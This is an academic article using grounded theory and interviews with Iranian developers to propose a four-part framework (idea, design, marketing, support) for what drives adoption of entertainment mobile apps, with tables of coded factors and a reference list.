The novel research stream of mobile application adoption is attempting to identify factors affecting the acceptance and success of mobile applications (Peng, Chen and Wei Wen, 2014; Flora Wang, & Chande, 2014; Liang Huang, Yeh, & Lin, 2007; Zhou, 2010). This research stream has revealed factors such as poor User Interface design (simple developers), clutter, poor navigation, noncompliance with user needs, security problems, download problems, and inconsistency with various platforms as the main reasons for failing mobile applications (Wong, 2012; Hermansson, 2013; Flora *et al*., 2014; Dehlinger & Dixon, 2011). Less attempt, however, has been made to identify and categorize the factors affecting the mobile application adoption in different phases of application development. In particular, recent studies argue the potential importance of contextual factors in the adoption of mobile applications (Hermansson, 2013; Wang, Li, Li, & Zhang, 2016; Bohm & Constantine, 2016). This is specially the case with the entertainment category where consumers' behaviors can be affected by institutional and cultural factors (Rogers, 1995). While previous research on application adoption has partly advanced our understanding of factors influencing the mobile application adoption, most studies have mainly examined the phenomenon from the consumer's points of view (Taylor & Levin, 2014; Hew, Leong, Ooi, & Chong, 2016), and less consideration has been given to the developers who are an important part of application development (Flora, Wang, & Chande, 2014). Moreover, the identified factors are not mainly related to the whole process of application development, from idea characteristics to the supportive activities after launch, and hence the literature lacks an integrated model considering the entire process. Finally, most studies have been conducted in the context of developed countries (Bohm & Constantine, 2016), and less is known about mobile application adoption in emerging markets such as Iran.

To address this gap, this research adopts a case study with grounded theory approach (Eisenhardt, 1989; 2007) to theorize factors affecting the entertainment mobile application adoption. The reason for selecting the entertainment category is its increasing popularity and the growing rate of download and hence business income over the last few years (Apple store, 2015; Google Play, 2015). Moreover, it has been widely utilized by both users and developers in emerging markets such as Iran (Newzoo, 2015). This article uncovers 15 influential factors on mobile application adoption classified within 4 categories based on the application development process, entailing idea characteristics, design, marketing communications and supportive activities. This paper makes at least two important contributions to the literature of mobile application. First, from a theoretical perspective, this study develops an integrated framework explaining factors influencing mobile application adoption in different phases of development. Second,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

from a practical perspective, it provides valuable insights for managers and entrepreneurs aiming to enhance their mobile adoption performance.

The rest of this paper is structured as follows: The subsequent section provides a literature review on mobile applications and related factors, followed by the research methodology. Finally, the results and conclusions will be contended.

LITERATURE REVIEW

Mobile Applications

Mobile application is a software designed to run on smart phones, tablets and other mobile devices (Inukollu *et al.*, 2014). The purpose of these applications is interacting with users, especially in the case of games and are more like a computer program than a website (Kubadia, 2013). These applications are available for free as well as paid. There are also applications that are available for free at first, further benefits and options are conditional on payment (Dave & Schneider, 2010). Approximately, between 20-30% of these applications' monetary income is allocated to distributers and the remainder will be allocated to the developers (Siegler, 2008).

Some analysts believe that before the arrival of iPhone in 2007, users were not able to experience the performance of personal computers as much as handheld devices. These new phones are called "smart phones" and their relationship with their associated software is increasingly widespread in daily life. Moreover, many mobile device makers, such as Samsung have followed Apple's action. In this regard, Google launched its Android mobile Operating Systems (OS) and made the Android Market (now known as Google Play) in 2008. (Hermansson, 2013). In practice, applications of IOS devices are taken from "Apple store" and the applications of Android devices are taken from "Google play" which formerly was called "Android Market". There are around currently 1.2 million apps in the Apple Store, and about 1.4 million apps available in Google Play (Business Insider, 2013). In addition, other players in this market such as Rim, and Nokia are rapidly entering this market. Research conducted by IDC, predicts that the market for mobile applications is still expanding such that it is expected that applications downloaded from 10.9 billion in 2010 to increase to about 76.9 billion in 2015. In addition, there will be a Mobile applications income growth worldwide, more than 35 $ billion in 2014 (Uskov, 2013).

There are mainly two main types of mobile applications: Native and web based. "Native apps" are available for download directly from markets of mobile applications, which are more like the personal computer software in terms of hardware. The main advantage of these applications is that they can be used in the absence of the Internet. On the other hand, "web apps" are apps that directly benefit from an online interface like a website (Wong, 2012). Some applications are also hybrids which typically combine the interface and coding components of a web-based interface with the capabilities derived from native applications. This will help developers to update their using applications remotely (Evans, 2011).

From another point of view, there are three categories of mobile business applications (Varshney & Vetter, 2001) such as mobile financial applications (banking and payment), locating and purchasing orders, and mobile entertainment services (video and similar services). However, these categories only belong to mobile business applications (mobile applications, including the trading of goods and services). In addition, according to the report by Ramsay & Nielsen (2000), the authors have divided the mobile applications into two groups: 1) highly goal-driven and 2) entertainment. Highly goal-driven applica-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tions deal with providing fast answers to specific questions, while entertainment applications help users to causally pass time (Ramsay & Nielsen 2000). In summary, the benefits of apps classification can be divided as follows: 1) To obtain a set of customization instructions for specific application, 2) Using previous experience to develop new applications of the same type (Spataru, 2010).

During the past decade, mobile entertainment industry has exceeded from the traditional part, which was limited to the ringtones and wallpapers. It has become a lucrative mobile sector by providing high-quality mobile applications and services such as games, videos and social tools. Entertainment is mainly consumed to inflict hedonic enjoyment. The hedonic perspective of perceived value refers to the customer's fantasies, feelings and sense of fun derived from the service provided (Holbrook & Hirschman, 1982). Compared with utilitarian value and social value, hedonic value is more utilized. In mobile phone services, e-mail, text messaging, web browsing, voice recognition, sharing, and video can be provided, and these services can make the use of a mobile phone more entertaining, which in turn provides hedonic value to consumers if the user appreciates the outcome of the service (Lee *et al*., 2010). In other words, using an entertainment mobile application is an experience of adventure creating enjoyment. Based on the definition of Moore and Rutter (2005), on the other hand, mobile entertainment includes any recreational activity conducted via a personal technology, which potentially facilitates data transfer from geographic distance. In addition, Apple store also defines entertainment as applications that are interactive and designed to entertain and inform users. Furthermore, games are the most popular category in mobile app stores today (Apple store, 2015; Google Play, 2016) and this created a new border for app developers. Apple's IOS and Google's Android operation systems have the capability of running many high-quality games. As a result, Nintendo's and Sony's handheld devices are quickly replaced by smartphones. In 2009, the IOS and Android revenues from mobile gaming stood at $500 million. By 2010, these revenues reached to $800 million, and continued to climb in 2011 when they hit $1.9 billion, representing the growth of using mobile gaming in the digital world. (Rakestraw, 2012).

According to neo-mobile Company (2014), the continued growth of mobile games and entertainment products in the entertainment industry of mobile is expected to bring 65 billion revenues in 2016. Similarly, according to a study by Millennial Media and ComScore, the entertainment industry with a share of 47% of the market hold the leadership of buying smart phones digital products. These purchases include many products such as movies, music videos and digital books. Moreover, the Statistics of two mobile application marketplaces (Apple store, 2015; Google Play, 2015) show the importance of this category. In the Apple store, the applications of 1) Game (22.49%), 2) business (10.38%) and 3) education (9.44%), are the three most popular respectively. In the Google Play market, the applications of 1) educational (around 156,000 apps), 2) lifestyle (about 141.000), 3) entertainment (about 135,000) are the three most popular.

This study focusses on this type of mobile applications as entertainment and game apps are gaining increasing popularity. Revealing the factors influencing the adoption of this category can provide valuable insights for developers in mobile apps market.

Theories on Mobile Application Adoption

Theories on information technology adoption have gained increasing attention since the late 1980s. In this vein, many efforts have formed numbers of theoretical models, such as technology acceptance model (TAM) (Davis, 1989; Venkatesh & Davis, 2000), task-technology fit model (Goodhue & Thompson, 1995), and unified theory of acceptance and use of technology (Venkatesh et al., 2003). Moreover, other

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

theories including theory of planned behavior (Mathieson, 1991), social cognitive theory (Compeau, Higgins, & Huff, 1999), and innovation diffusion theory (Moore & Benbasat, 1991; Rogers, 1995), have been developed to explain the technology adoption. Accordingly, during the past decade, evidence on mobile devices market shows the rapid growth of this industry. However, there is still little research on the adoption of mobile technologies (Flora *et al*., 2014). As a result, previous studies mainly have identified factors such as ease of use, usefulness, perceived control, subjective norms, together with other factors such as self-efficacy, perceived risk and culture. (Ha, *et al*., 2012; Yang, 2013). However, less consideration has been given to the mobile technology adoption such as applications especially from the developer's points of view.

Developments on mobile technology have begun to foster new platforms such as mobile applications. In this line, mobile application development (MAD) defines a process during which applications for low-power portable devices will be developed (Flora *et al*., 2014). Although the development of mobile applications is similar to other software, these applications require additional requirements include security, user interface, different platforms, test complexity and more power consumption (Wasserman, 2010). The key features of different mobile version of a conventional desktop application can be classified into three groups. Features related to hardware, software and communications. The most important challenges of this process include: 1) the challenges associated with hardware including different platform compatibilities, complexity and diversity of hardware and 2) the challenges related to software including inexperienced resources and planning, identifying and analyzing the target users, user experience and user interface, problems of testing programs and so on (Flora *et al*., 2014).

Two theoretical areas – the technology acceptance model (TAM) and uses and gratifications theory – have been widely used in the mobile application literature to explain users' behavior related to the adoption of new technologies. The TAM is based on two elements indicating the intention prediction to technology adoption: perceived ease of use and perceived usefulness (Davis, 1989). It has more concentrated on technology adoption and usage at the level of organizations and systems and based, to some extent, on normative and external motives. Uses and gratifications research, on the other hand, has widely built on personals' use of technology for both logical or utilitarian occasions as well as hedonic purposes of entertaining (Lin, 1996; Stafford et al., 2004). Compared to other views related to technology adoption such as TAM, the uses and gratifications model is directly built on exploring factors affecting consumer selection of new media (Stafford et al., 2004). Thus, the uses and gratifications prospect helps to clear the role of individual motives related to such areas as communications media in where personal motives for media adoption could range from utilitarian (functional) to non-utilitarian (e.g. enjoyment, entertainment, social status). In this regard, some of the key factors leading to the failure of applications as per Inukollu *et al* (2014) include the role of developers, users, technical details and marketing roles, among which, the role of developers is considered as the first and most important factor in the failure of applications. In addition, there are several factors for increasing the chance of success in market. 1) A high degree of usability, resulting in a better experience and the increased chance of application re-using. 2) Easy Learning: If learning the software is difficult and its usability is low, user may stop using the app. 3) Easy reminder of app and its function: the user should not learn the application again for re-using. 4) Low error rate of application such that the technical problems do not damage the user experience. Users probably will not return to the program after experiencing error and problem. As such, easy to learn, stable and functional and, memorable application experience increases the chance of application re-using (Wiberg, 2003). From another point of view, Rogers (1995) believes these five qualities are necessary to diffuse innovation and its adoption by users: relative advantage compared to

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the existing cases, relative compatibility with existing values, past experiences and needs of adopters, simplicity and ease of use, trialability and finally observable results.

Overall, mobile application adoption and evaluation issues have been discussed in the IT area during the past decade. However, less consideration has been given to the whole process of application development especially from developer's points of view. Furthermore, to the best of our knowledge, less is known about these factors in the context of developing countries, where mobile applications are gaining increasing popularity. Thus, it would be worthwhile to identify factors influencing the adoption of mobile applications focusing on different phases of development process from developer's points of view.

METHODOLOGY

Grounded Theory

The research adopts a qualitative research method using the case study with a Grounded Theory (GT) approach (Eisenhardt, 1989; 2007). GT is a methodology of interpretation that can be used in research aiming to build a theory or investigate a phenomenon in a new context. GT method is considered as a unique approach, where the theories are obtained from data not from existing theory (Strauss & Corbin, 1998). As the literature has mainly addressed the phenomenon of mobile application adoption from the user's points of view, and there is not an integrated model considering the whole process of mobile application development, this research adopts a GT approach to fill these missing links in the literature.

The study further relies on Strauss and Corbin (1998) approach than Glaser (1992) approach to form our model. Straussian's view is described as follows:

Grounded Theory, is a theory derived from data which collected systematically during the research process and analyzed. In this approach, collecting and analyzing data and the theory, which eventually derived from data are in close contact with each other. Researcher, rather than beginning its study with pre-conceived idea, begins the work with a specific field of study, and allows the theory to emerge from the data (Strauss & Corbin, 1998).

In addition, we adopted GT method to identify the factors affecting mobile application adoption, particularly in the field of entertainment. These factors obtain through the generation of codes and categories during the analysis process (Roffey & Parker, 1997). The reasons for selecting this method are as follows. 1) This study is classified as an exploratory study, which is appropriate for qualitative researches with GT approach. 2) GT is an appropriate approach to evaluate and identify the meanings that participants offer based on their work experience. 3) A qualitative research method with the GT approach is an appropriate method to carry out in-depth study using a rich set of data drawn from participants which cannot be achieved through a quantitative method (Creswell, 2007). Most importantly, this study aims to develop a new theoretical framework, which is in contrast to the quantitative method, the purpose of which is mainly testing the existing theory (Glaser & Strauss, 1967).

As a result, by adopting this approach, the literature review is done before the process of data collection, yet the author is completely open to themes and data emerging from the context (Strauss & Corbin, 1998). The collected data is analyzed using open, axial and selective coding to achieve the main categories and generate the research framework and propositions.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Data Collection

In this research, different tools of qualitative data collection, such as semi-structured interviews and archival data, were employed. Research interviewees were selected using purposive sampling based on criteria such as being involved with the application design in the entertainment and game categories and having at least 3 years relevant experience. Participants' background information is presented in Table 1. We then conducted 15 semi-structured interviews with participants (Table 2). The interviews took around 60 minutes. All interviews were recorded and then transcribed. The interviews allowed us to collect the most important factors of mobile application adoption from developers' points of view.

Data Analysis

Data analysis using GT as method commences with coding, entailing the converting content into codes after information are transcribed into textual content. Coding is fundamental analytic process used by the researcher (Corbin and Strauss, 1990). This is the main step for identifying the similarities and differences within data to categorize and label the data (Patton, 2002; Walker & Myrick, 2006). Corbin and Strauss (1990) classified the coding process into three main stages: open, axial, and selective coding, used in this research.

- **First Stage: Open Coding:** Open coding is the first step in coding process (Corbin & Strauss, 1990). At this stage, events / actions / interactions for assessing similarities and differences are compared with each other. Each of the factors (the factors affecting mobile application adoption) through the analysis of data would be named and classified. Each of the factors is given a label as well (22 concepts shown in Table 2). The concepts then were classified based on their similarities (categorizing stage). They are also given conceptual labels (15 categories shown in Table 2). The results of open coding process are shown in Table 2. In this stage, 76 codes extracted from 11 interviewees were summarized into 22 more abstract concepts.
- **Second Stage: Axial Coding:** In axial coding, categories (15 categories show in Table 2) are related to their subcategories (22 concepts shown in Table 2) and the relationships are tested against data. Generalizing the results is achieved to some extent through a process of abstraction taking place during the research. Figure 1 indicates the results of the data analysis and the axial coding in this research. The core category is "the factors affecting the mobile application adoption focusing on the entertainment category"

Table 1. Details of interviewees

Experts (Number of interviewees, Education)
Founder/CEO of a mobile App development firm (1 PhD, 2 Masters, 1 Bachelor)
Development manager of a mobile App development firm (1 Master, 1 Bachelor)
Creative manager of a Video Game Developer (1 Master)
Technical manager of a mobile App development firm (1 PhD, 2 Masters)
Marketing manager of a mobile application marketplace (1 Master)
App department manager of a mobile App development firm (1 Master)
Freelance Developer (3 Bachelors)
Total (2 PhDs, 8 Masters, 5 Bachelors)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Categories extracted from concepts

Concepts	Categories	Core Category
Considering App income model in order to better adoption	App income model	App Marketing
The use of new methods of in-app advertising (push notifications)	App Advertising Methods	
Using virtual Marketing to introduce an App		
Launching Social pages and websites to promote an App		
Creating advertising campaigns to introduce an App		
Conducting initial tests to get feedback about Potential errors	Beta test	App support
The maintenance and upgrades because of app errors and bugs	App updates	
The maintenance and upgrades due to hardware changes such as screen sizes		
The maintenance and upgrades to add new features		
mobile application marketplaces and other organizations assistance	App support	
Innovative and original Idea	New idea	App Idea
Scanning potential users and audience group to identify new requirements	User needs	
Avoiding versatility Apps	Specific idea	
Scanning successful Apps	successful Apps scanning	
Compliance with social norms and values	cultural values	
Considering design standards such as the graphical user interface (GUI)	User interface	App design
Employing experienced design team and experts		
low error and technical problem rate	Perfect performance	
Application security and accuracy		
The high degree of usability, ease of use, aesthetic appearance of the device and response time	User experience	
Bilateral interface in particular for entertainment and game apps	Interactive App	
Appropriate name and icon	App Icon and Name	

- **Third Stage: Selective Coding:** At this stage, all the 15 categories are integrated around a 'core' category named "the factors affecting the mobile application adoption focusing on the entertainment category". The core category is the main phenomenon of the study (Corbin and Strauss, 1990).

Reliability and Validity

We followed Yin's (2013) instructions to enhance the reliability and validity of our research. To enhance the reliability, all research processes were documented in detail so that other researchers could pursue and check the process of deriving the results from data. Triangulating researchers and peer and participant checking were also conducted to increase internal validity. In this vein, interviews, coding and interpretations were offered to three colleagues with experience in qualitative research to verify our conclusions study using theme analysis (Glesne & Peshkin, 1992; patton, 2002). The results were also sent to respondents check whether they confirm the conclusions (Tan, 2010). Finally, we ensured external validity using several case studies for reaching theoretical saturation (Yin, 2013).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

FINDINGS

Figure 1 demonstrates the main factors affecting the mobile application adoption, extracted from our data collection and analysis, which have been summarized in Table 2. The framework incorporates four key categories, entailing idea characteristics, technical design, marketing communications and supportive activities, to form the overall mobile application adoption model (Figure 1). In the remainder of this section, each category will be discussed in detail.


Factor One: Idea Characteristics

The idea of an application is the first and most important factor in the acceptance of applications from Iranian developers' points of view. This includes defining high level goals, problem and solution statement from the audience viewpoint and more importantly audience definition (Newrelic, 2014). Considering the importance of the idea in application adoption, developers need to focus on that before the design and implementation of applications with respect to issues such as new and niche ideas, understanding user needs, scanning successful applications and finally taking into account cultural values especially in developed countries such as Iran to offer more user-friendly apps.

Factor Two: Technical Design

Technical design also defines as one of the most important factors influencing application adoption, especially as with entertainment category. For example, high-quality games could be played on high-quality mobile phones, but due to the lack of information on technical details, users play with non-compatible

Figure 1. Mobile application adoption integrated framework



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

mobile devices. Such issues will gradually lead to problems for them and result in pathetic comments from them, thus damage the app reputation (Inukollu *et al.*, 2014). Therefore, considering details including user interface (UI) and user experience (UX), employing the experienced design team and experts, choosing proper names and icons for applications in addition to the perfect performance of an app helps to launch more acceptable apps.

Factor Three: Marketing Communications

Another important factor in application adoption is marketing communications. Many new developers are in trouble to obtain/ attract, retain and monetize users and above all to develop brand and customer loyalty (Appflood, 2014). Therefore, new developers, especially in the entertainment category with respect to such factors as advertising campaigns to introduce applications, applying virtual advertising methods, applying the best app business models and eventually launching websites and other social networks to strengthen applications could enhance the rate of adoption in the context of emerging countries like Iran.

Factor Four: Supportive Activities

Supportive activities after launching an application could also be an important factor in better acceptance from developers' points of view. It includes mobile application marketplaces and other organizations support, maintenances and updates due to the changes of user requirements, app improvement and adding new features, and more importantly initial tests before the ramp-up. It plays a vital role in developing perfect and more user-friendly apps as well.

DISCUSSION AND CONCLUSION

The present study was intended to introduce an integrated framework explaining factors affecting mobile application adoption with a focus on the entertainment category. A grounded theory approach was used and 15 interviewees from mobile app development firms were interviewed in Iran.

As shown in Figure 1, there are four key factors affecting the mobile application adoption in the field of entertainment. As mentioned earlier, the idea has been thought as the first and probably most important factor in application adoption including idea novelty as well as niche ideas in addition to respect for cultural values especially in the context of emerging markets. Similarly, based on diffusion of innovation theory by Rogers (1995) five features determine the success of an innovation. Features such as relative advantages and compatibility with existing values and practices are associated with this framework. Another important factor is technical details and design. The role of technical details has been considered as one of the reasons for app failure. In this line, poor performance can be the main factor damaging the reputation of an app, especially games (Inukollu *et al.*, 2014). The third factor is the role of marketing communication. According to Appflood report (2014) 70% of developers are frustrated by the current state of their marketing. Moreover, New Relic, a software analytics company, suggested five phases (strategy-design-development-marketing-maintenance) for creating successful mobile applications. In this report, in the marketing phase using suitable names, social networks, websites, email and other marketing tools have been considered important. Finally, app supportive activities and development have

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

been suggested to result in successful apps. Rowley (2004) proposed an 8-stage online branding model. In the final stage, reviewing, evolving and protecting the brand is essential to keep existing users. The above results also imply that the reason for the low success rate of mobile application in Iran may lie in less attention to the whole process of developing an application.

Overall, these findings provide both theoretical and practical contributions for mobile application developers on some respects. First, while previous research on application adoption has partly advanced our understanding of factors influencing the mobile application, these studies have mainly examined the phenomenon from the consumer's points of view (Taylor & Levin, 2014; Hew, Leong, Ooi, & Chong, 2016), and less consideration has been given to the developers who play an essential role in application development process. Thus, developers need to take into account all 4 factors when considering the adoption of mobile application. Moreover, while prior research has mainly focused on a particular aspect of applications, this research has examined the main factors, in the three phases of before launch (idea and design stages), during the launch (marketing stage) and after launch (support stage). Finally, the discussion mobile applications is growing rapidly in developing countries such as Iran, and little effort has been made to investigate these factors in such contexts. Providing an integrated model of mobile application adoption using the qualitative data from the novel context of Iran can enhance our understanding of factors affecting mobile application adoption in different phases of application development.

LIMITATIONS AND SUGGESTIONS FOR FUTURE WORK

Like other studies, this research has limitations and challenges providing opportunities for future research. First, it is exploratory in nature and the findings of this study have been obtained using a qualitative approach, therefore the results lack statistical generalizability. Future research can address this limitation by quantitatively testing our results and propositions. Second, the research design is limited to the entertainment category, restricting our findings to this sector. Testing our results in other mobile application categories can be a worthwhile avenue for future research. Overall, we hope that the findings of this study can be considered as a guideline for application developers, managers and game makers especially in the field of entertainment to provide high quality and more customer-friendly applications.

REFERENCES

Appbrain, (2016). Most popular Google play categories. Retrieved from http://www.appbrain.com/stats/android-market-app-categories

Appflood, (2013). Developer attitude towards app marketing. Retrieved from http://appflood.com/appflood/wordpress/wpcontent

Böhm, S., & Constantine, P. (2016). Impact of contextuality on mobile learning acceptance: An empirical study based on a language learning app. *Interactive Technology and Smart Education*, *13*(2), 107–122. doi:10.1108/ITSE-02-2016-0003

Business Insider. (2013). The Year Ahead in Mobile. Retrieved from http://www.businessinsider.com/2013--the-year-ahead-in-mobile-slide-deck-2013-12

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Compeau, D., Higgins, C. A., & Huff, S. L. (1999). Social cognitive theory and individual reactions to computing technology: A longitudinal study. *Management Information Systems Quarterly*, *23*(2), 145–158. doi:10.2307/249749

Corbin, J., & Strauss, A. (1990). Grounded theory research: Procedures, canons, and evaluative criteria. *Qualitative Sociology*, *13*(1), 3–21. doi:10.1007/BF00988593

Creswell, J. W. (2007). *Qualitative inquiry and research design: Choosing among five traditions*. Thousand Oaks, CA: Sage.

Dave, W., & Schneider, M. (2010). *The business of iPhone app development: Making and marketing apps that succeed*. Apress.

Davis, F. D. (1989). Perceived usefulness, perceived ease of use, and user acceptance of information technology. *Management Information Systems Quarterly*, *13*(3), 319–340. doi:10.2307/249008

Dehlinger, J., & Dixon, J. (2011). Mobile Application Software Engineering: Challenges and Research Directions. *Workshop paper*.

Developer Economics. (2014). Developer Economics Q3 2014: State of the Developer Nation. Retrieved from https://www.developereconomics.com/reports/developer-economics-q3-2014

Eisenhardt, K. M., & Graebner, M. E. (2007). Theory building from cases: Opportunities and challenges. *Academy of Management Journal*, *50*(1), 25–32. doi:10.5465/AMJ.2007.24160888

Evans, B. (2011). Industry innovations: A mobile applications interview with Bob Evans. *The Journal of Insurance Operations*.

Flora, H., Wang, X., & Chande, S. (2014). *An Investigation into Mobile Application Development Processes: Challenges and Best Practices*. I.J. Modern Education and Computer Science.

Gartner, (2013). Gartner says mobile app stores will see annual downloads reach 102 billion in 2013. Retrieved from www.gartner.com/newsroom/id/2592315

Gartner Inc. (2011). Gartner says sales of mobile devices in second quarter of 2011 grew 16.5 percent year-on-year; smartphone sales grew 74 percent. Retrieved from www.gartner.com/it/page.jsp?id=1764714

Glaser, B. (1992). *Basics of Grounded Theory Analysis: Emergence vs. Forcing*. Mill Valley, CA: Sociology Press.

Glaser, B., & Strauss, A. L. (1967). *The discovery of grounded theory: Strategies for qualitative research*. Chicago: Aldine.

Glesne, C., & Peshkin, A. (1992). *Becoming qualitative researchers: An introduction. White Plains*. NY: Longman.

Goodhue, D. L., & Thompson, R. L. (1995). Task technology fit and individual performance. *Management Information Systems Quarterly*, *19*(2), 213–226. doi:10.2307/249689

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Ha, K., Canedoli, A., Baur, A. W., & Bick, M. (2012). Mobile banking – insights on its increasing relevance and most common drivers of adoption. *Electronic Markets*, *22*(4), 217–227. doi:10.1007/s12525-012-0107-1

Hermansson, C. (2013). *The difficulties in developing useful mobile applications Guidelines for app developers in cross media platforms* [Master thesis]. Umea University.

Hew, T. S., Leong, L. Y., Ooi, K. B., & Chong, A. Y. L. (2016). Predicting Drivers of Mobile Entertainment Adoption: A Two-Stage SEM-Artificial-Neural-Network Analysis. *Journal of Computer Information Systems*, *56*(4), 352–370. doi:10.1080/08874417.2016.1164497

Holbrook, M. B., & Hirschman, E. C. (1982). The Experiential Aspects of Consumption: Consumer Fantasies, Feelings and Fun. *The Journal of Consumer Research*, *9*(2), 132. doi:10.1086/208906

Hwang, K. H., Olmsted, S. M. C., Nam, S. H., & Chang, B. H. (2016). Factors affecting mobile application usage: Exploring the roles of gender, age, and application types from behaviour log data. *International Journal of Mobile Communications*, *14*(3), 256–272. doi:10.1504/IJMC.2016.076285

Inukollu, V., Keshamoni, D., Kang. K., & Inukollu, M. (2014). Factors influencing quality of mobile Apps: Role of mobile App development life cycle. *International Journal of Software Engineering & Applications*, (5)5.

Islam, M., Islam, M., & Mazumder, T. (2010). Mobile Application and Its Global Impact. *International Journal of Engineering & Technology*, (10)6.

Kubadia, V. (2013). Mobile web VS Mobile Apps. Retrieved from http://www.slideshare.net/vaibhavkubadia75/mobile-web-vs-mobile-apps

Lee, B. G., Lee, Y., & Kim, S. C. (2010). The Continuous Use Behaviour of 3G Mobile Video Phone Services. *Journal of Mobile Communications*, *8*(4).

Liang, T., Huang, W., Yeh, Y., & Lin, B. (2007). Adoption of mobile technology in business: A fit-viability model. *Industrial Management & Data Systems*, *107*(8), 1154–1169. doi:10.1108/02635570710822796

Lin, C. A. (1996). Looking back: The contribution of Blumler and Katzs uses of mass communications research. *Journal of Broadcasting & Electronic Media*, *40*, 574–582. doi:10.1080/08838159609364379

Mathieson, K. (1991). Predicting user intentions: Comparing the technology acceptance model with the theory of planned behavior. *Information Systems Research*, *2*(3), 173–191. doi:10.1287/isre.2.3.173

Moore, G. C., & Benbasat, I. (1991). Development of an instrument to measure the perceptions of adopting an information technology innovation. *Information Systems Research*, *2*(3), 192–222. doi:10.1287/isre.2.3.192

Moore, K., & Rutter, J. (2005, March 25–27). Understanding Consumers' Understanding of Mobile Entertainment. *Paper published in Proceedings of Mobile Entertainment: User-centred Perspectives*, Manchester, UK, 51.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Neomobile, (2014). Mobile Entertainment: From Ringtones to Apps & Video Streaming Services for Cartoons. Retrieved from http://www.neomobile-blog.com/wp-content/uploads/2014/03/mobile-entertainment-cartoons-feature-films-rainbow-toons-01.pdf

Newrelic, (2014). 5 Key Phases in Creating a Successful Mobile App. Retrieved from http://newrelic.com/mobile-app-development/resources

Newzoo, (2015). Top 100 Countries By Game Revenues. Retrieved from HTTPS://NEWZOO.COM/INSIGHTS/RANKINGS/TOP-100-COUNTRIES-BY-GAME-REVENUES

Patton, M. Q. (2002). *Qualitative research and evaluation methods* (2nd ed.). Newbury Park, CA: Sage.

Peng, K., Chen, Y., & Wei Wen, K. (2014). Brand relationship, consumption values and branded app adoption. *Industrial Management & Data Systems*, *114*(8), 1131–1143. doi:10.1108/IMDS-05-2014-0132

Ramsay, M., & Nielsen, J. (2000). WAP Usability Déjà Vu: 1994 All Over Again Report from a Field Study in London.

Roffey, B. H., & Parker, L. D. (1997). Methodological themes: back to drawing board: revisiting the grounded theory and everyday accountants and managers reality. *Accounting, Auditing & Accountability Journal*, *10*(2), 212–247. doi:10.1108/09513579710166730

Rogers, E. M. (2003). *Diffusion of Innovations* (5th ed.). New York: Free Press.

Rowley, J. (2004). Online branding. *Online Information Review*, (28)2.

Siegler, M. G. (2008). *Analyst: There's a great future in iPhone apps*. Venture Beat.

Spataru, A. (2010). *Agile Development Methods for Mobile Applications* [Master thesis]. School of Informatics University of Edinburgh.

Stafford, T. F., Stafford, M. R., & Schkade, L. L. (2004). Determining uses and gratifications for the internet. *Decision Sciences*, *35*(2), 259–288. doi:10.1111/j.00117315.2004.02524.x

Statista. (2015). Most popular Apple App Store categories in December 2015, by share of available apps. Retrieved from http://www.statista.com/statistics/270291/popular-categories-in-the-app-store

Strauss, A., & Corbin, J. (1998). *Basic of qualitative research: Techniques and procedures for developing grounded theory* (2nd ed.). Thousand Oaks, CA: Sage.

Tan, J. (2010). Grounded Theory in Practice: Issues and discussion for new qualitative researchers. *The Journal of Documentation*, *66*(1), 93–122. doi:10.1108/00220411011016380

Taylor, G., & Levin, M. (2014). Predicting mobile app usage for purchasing and information sharing. *International Journal of Retail & Distribution Management*, *42*(8), 759–774. doi:10.1108/IJRDM-11-2012-0108

Uskov, V. L. (2013). Mobile software engineering in mobile computing curriculum. *Paper presented at interdisciplinary Engineering Design Education Conference (IEDEC)*. doi:10.1109/IEDEC.2013.6526767

Varshney, U., & Vetter, R. (2001). A Framework for the Emerging Mobile Commerce Applications. *Proceedings of the 34th Annual Hawaii International Conference in System Sciences* (pp. 9014-9023). doi:10.1109/HICSS.2001.927208

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Venkatesh, V., & Davis, F. D. (2000). A theoretical extension of the technology acceptance model: Four longitudinal field studies. *Management Science*, *46*(2), 186–204. doi:10.1287/mnsc.46.2.186.11926

Venkatesh, V., Morris, M. G., Davis, G. B., & Davis, F. D. (2003). User acceptance of information technology: Toward a unified view. *Management Information Systems Quarterly*, *27*(3), 425–478.

Walker, D., & Myrick, F. (2006). Grounded theory: An exploration of process and procedure. *Qualitative Health Research*, *16*(4), 547–559. doi:10.1177/1049732305285972 PMID:16513996

Wang, Y. S., Li, H. T., Li, C. R., & Zhang, D. Z. (2016). Factors affecting hotels adoption of mobile reservation systems: A technology-organization-environment framework. *Tourism Management*, *53*, 163–172. doi:10.1016/j.tourman.2015.09.021

Wasserman, A. (2010). Software engineering issues for mobile application development. *Proceedings of the FSE/SDP workshop on Future of software engineering research – FoSER* (pp. 397-400). doi:10.1145/1882362.1882443

Wiberg, C. (2003). *A Measure of fun. Department of Informatics Umeå University*. Umeå, Sweden: Print & Media AB.

Wong, S. H. R. (2012). Which platform do our users prefer: Website or mobile app? *RSR. Reference Services Review*, *40*(1), 103–115. doi:10.1108/00907321211203667

Yang, H. (2013). Bon Appetit for apps: Young American consumers acceptance of mobile applications. *Journal of Computer Information Systems*, *53*(3), 85–95. doi:10.1080/08874417.2013.11645635

Yin, R. K. (2013). *Case study research: Design and methods*. Sage publications.

Zhou, T. (2011). Examining the critical success factors of mobile website adoption. *Online Information Review*, *35*(4), 636–652. doi:10.1108/14684521111161972

